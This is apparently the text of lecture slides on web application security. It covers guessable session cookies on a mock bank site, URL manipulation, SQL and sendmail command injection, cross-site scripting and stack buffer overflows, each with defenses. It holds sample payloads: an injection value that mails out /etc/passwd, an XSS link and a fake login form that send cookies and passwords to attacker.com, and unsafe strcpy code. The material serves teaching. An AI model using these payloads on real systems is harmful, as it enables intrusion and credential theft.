31/10/2004	30/10/2004	-60,00	pagamento pos pagobancomat 12345 del 30/10 agip f.lli morsilli i
31/10/2004	29/10/2004	-20,00	pagamento pos pagobancomat 12345 del 29/10 stazione ardeatina ca

Audit: cookies collection



Audit: cookies collect (2)

1st Authentication:

User = Mario Rossi; password=12aB45cD:

Cookie=TWfYaW8123

2nd Authentication :

User = Mario Rossi; password=12aB45cD:

Cookie=TWfYaW8125

3rd Authentication :

User = Mario Rossi; password=12aB45cD:

Cookie=TWfYaW8127

Cookie Guessable: Cookie=TWfYaW8129

Session web hacking: identity theft

Mario Rossi



--Following request--



Web
Application

Cookie=TWFYaW8179

Authentication
Token

[5] Request "movimenti"

Cookie=TWFYaW8179

[6] Send Mario Verdi data

Cookie verify:
TWFYaW8179

Identify user Mario Verdi
Send Mario Verdi data

mia-banca - Mozilla Firefox

File Modifica Visualizza Vai Segnalibri Strumenti ?

https://www.mia-banca.it/mov/movimenti.jsp

Mia-Banca

Movimenti: Mario Verdi

| MIBTEL ▲ +5,03% | SPMIB ▲ +0,06% | DOW JONES ▲ +0,08% | NASDAQ ▲ +0,43%

Conto Corrente: 654321 Divisa: EUR

Saldo disponibile: 410.150,11

Data operazione	Data valuta	Importo	Causale
15/10/2004	14/10/2004	-331,05	pagamento pos pagobancomat 54321 del 7/10
17/10/2004	17/10/2004	-500,00	prelevamento da distributore automatico numero 274 carta 54321
23/10/2004	21/10/2004	5.000,00	vostrì emolumenti bonifico da VERDI s.r.l.
17/10/2004	16/10/2004	-974,00	pagamento pos pagobancomat 54321 del 13/10 D&G Store
20/10/2004	21/10/2004	-650,00	sottoscrizione titoli 54321/18
14/10/2004	12/10/2004	-77,00	pagamento pos pagobancomat 54321 del 12/10 agip petrol i
25/10/2004	24/10/2004	-75,00	pagamento pos pagobancomat 54321 del 24/10 distrib.erg mattes ini
31/10/2004	28/10/2004	-1.240,00	disposizione di addebito generica bonifico a Marco VERDI per affitto

Conto
Saldo
Movimenti
Disposizioni
Disp. sul
Conto
Accredito
Bonifici
Giroconti
Informazioni
Attiva
Lista

Possible solutions

For a robust session management, it is necessary to protect:

- ❑ User credentials **AND**
- ❑ User authentication token (cookie, session ID)

Authentication token should be:

- ❑ Unique for each session
- ❑ Not predictable
- ❑ Resistant to reverse-engineering

Cookies: Example

- http://www.musicvision.com/network_privacy_policy.html

Third Party Advertising

We use Maxworldwide and other third-party advertising companies to serve ads when you visit our Web site. These **companies may use information (not including your name, address, email address or telephone number) about your visits to this and other Web sites** in order to provide advertisements on this site and other sites about goods and services that may be of interest to you. If you would like more information about this practice and to know your choices about not having this information used by these companies, please [click here](#)


Third Party Cookies

In the course of serving advertisements to this site, our **third-party advertiser may place or recognize a unique "cookie" on your browser.**


Web Security

Server Side Risks


Conventional Security



URL Manipulation



URL Manipulation (contd)



URL Manipulation (contd)

- GET request sends important parameters on the URL
- The parameters can be manipulated to give undesired results
- The GET requests are stored in the browser history
- Impact is HIGH
- Variants work on any user input on web page, hidden values or information stored in cookies.

<http://www.paladiontest.com/example?accountnumber=12345&debitamount=1>

URL Manipulation - Solution

- The best solution is to avoid sending critical parameters in a query string
- Validate with session token
- All sensitive data sent in the query string must be cryptographically protected.

Web Security - Server Side Risks

- Interactive web sites are based on forms and scripts
 - Forms are written in html
 - The user fills the form and clicks on a button to submit it
 - This creates a request to the server that contains the data typed in by the user
 - The request launches a script on the server that processes the data supplied by the user (may return a page that is created using the supplied data)


Unexpected User Input

- Unexpected user input may have unexpected effects
 - Special characters
 - Too much data (may cause buffer overflow)
- At best, the server crashes
- At worst, the attacker gains control over the server

Unexpected User Input: Example I

- An example: password based user authentication
 - Assume the following server side script is used to check the supplied username and password:
query\$ = 'SELECT name, pass FROM database WHERE name =
" ' + name\$ + ' " AND
pass = " ' + pass\$ + ' " '
Result = SQLquery(query\$)
if Result <> 0 then OK
 - With name\$ = **username** and pass\$ = **passwd**
SELECT name, pass FROM database WHERE name =
"**username**" AND pass = "**passwd**"
 - With name\$ = **username" OR TRUE OR name = "** and pass\$ = **passwd**
SELECT name, pass FROM database WHERE name =
"**username" OR TRUE OR name = "**
AND pass = "**passwd**"

Unexpected User Input



Unexpected User Input: Example II

- User can type her e-mail address in a form and the server sends her the latest public company report
 - Assume the following perl script is used on the server

```
system("sendmail $address < report.doc");
```

- With \$address = **username@case.edu.pk**

```
system("sendmail username@case.edu.pk < report.doc");
```


- With \$address = **username@case.edu.pk < /etc/passwd | sendmail username@case.edu.pk**

```
system("sendmail username@case.edu.pk < /etc/passwd |  
sendmail
```

```
username@case.edu.pk < report.doc");
```

Cross Site Scripting Example

Attacker.com



Malicious link on
webpage or email with
malicious link

Bank.com

Webpage + Cookies

Reflected Code

```
<SCRIPT>Send Cookie to  
attacker.com</SCRIPT>
```

Executed

Malicious Link

[http://bank.com/account.jsp? <SCRIPT>Send cookie to attacker.com](http://bank.com/account.jsp?<SCRIPT>Send cookie to attacker.com)

login/

User

Internet
Banking
Cookie

Cross Site Scripting

- Attacker arranges that the victim receives a malicious script from a trusted server
- Example:
 - UserX places the script in the "guest book" of UserB
 - UserA visits the "guest book" of UserB
 - His browser downloads and runs UserX's script

Cross Site Scripting: Example

- Requesting a non-existent file *abcd.html* from some web servers, they return error messages like:


"The requested file *abcd.html* cannot be found on the server."

- Attacker can place the following link on a page:

```
< a href="http://trusted.server.com/is protected. The server  
needs you to login.<br><form  
action=&#34;http://attacker.com/cgiscript.cgi&#34;  
method=&#34;post&#34;>Username: <input  
type=&#34;text&#34;  
name=&#34;name&#34;><br>Password: <input  
type=&#34;password&#34;  
name=&#34;pass&#34;><br><input type=&#34;submit&#34;  
value=&#34;Login&#34;></form><br><br><br><br><br><br>  
<br>  
<br><br><br><br><br><br><br><br><br><br><br><br><br><br>  
>
```

What Will Happen?

- Alice clicks on the link
- HTTP request is sent to trusted.server.com
- Server returns the usual error page, but it will look like a login window...



The requested file is protected. The server needs you to log in.

Username:

Password:

Login

← browser window

cannot be found on the server.

Cross-Site Scripting Defenses

- Remove from user input all characters that are meaningful in scripting languages:
 - `=<>'();`
 - You must do this filtering on the server side
 - You cannot do this filtering using Javascript on the client, because the attacker can get around such filtering

Cross-Site Scripting Defenses (cont..)

- More generally, on the server-side, your application must filter user input to remove:
 - Quotes of all kinds (' , " , and `)
 - Semicolons (;), Asterisks (*), Percents (%), Underscores (_)
 - Other shell/scripting metacharacters
(= & \ | * ? ~ < > ^ () [] { } \$ \n \r)
- Define characters that are ok (alpha and numeric), and filter everything else out

Buffer overflows


- Extremely common bug.
 - First major exploit: 1988 Internet Worm. fingerd.
- 15 years later: $\approx 50\%$ of all CERT advisories:
 - 1998: 9 out of 13
 - 2001: 14 out of 37
 - 2003: 13 out of 28
- Often leads to total compromise of host.

What are buffer overflows?


- Suppose a web server contains a function:

```
void func(char *str) {  
    char buf[128];  
  
    strcpy(buf, str);  
    do-something(buf);  
}
```

- When the function is invoked the stack looks like:



- What if `*str` is 136 bytes long? After `strcpy`:



Possible Results of Buffer Overruns

Possible Result	Hacker's Goal
Access violation	<ul style="list-style-type: none">● To perform denial of service attacks against servers
Instability	<ul style="list-style-type: none">● To disrupt the normal operation of software
Code Injection	<ul style="list-style-type: none">● To gain privileges for their own code● To exploit vital business data● To perform destructive actions

Stack-Based Buffer Overrun Example

```
void UnSafe (const char* uncheckedData)
{
    char localVariable[4];
    int anotherLocalVariable;
    strcpy (localVariable, uncheckedData);
}
```

Top of Stack

char[4]



int

Return
address

Heap Overruns

- Overwrite data stored on the heap
- Are harder to exploit than a buffer overrun

strcpy



Preventing overflow attacks


- Main problem:
 - strcpy(), strcat(), sprintf() have no range checking.
 - “Safe” versions strncpy(), strncat() are misleading
 - strncpy() may leave buffer unterminated.
 - strncpy(), strncat() encourage off by 1 bugs.
- Defenses:
 - Type safe languages (Java, ML). Legacy code?
 - Mark stack as non-execute. Random stack location.
 - Static source code analysis.
 - Run time checking: StackGuard, Libsafe, SafeC, (Purify).

Marking stack as non-execute

- Basic stack exploit can be prevented by marking stack segment as non-executable.
- Problems:
 - Some apps need executable stack (e.g. LISP interpreters).

Run time checking: StackGuard

- Many many run-time checking techniques ...
 - Here, only discuss methods relevant to overflow protection.
- Solutions 1: StackGuard (WireX)
 - Run time tests for stack integrity.
 - Embed "canaries" in stack frames and verify their integrity prior to function return.



Canary Types

- Random canary:
 - Choose random string at program startup.
 - Insert canary string into every stack frame.
 - Verify canary before returning from function.
 - To corrupt random canary, attacker must learn current random string.
- Terminator canary:

Canary = 0, newline, linefeed, EOF

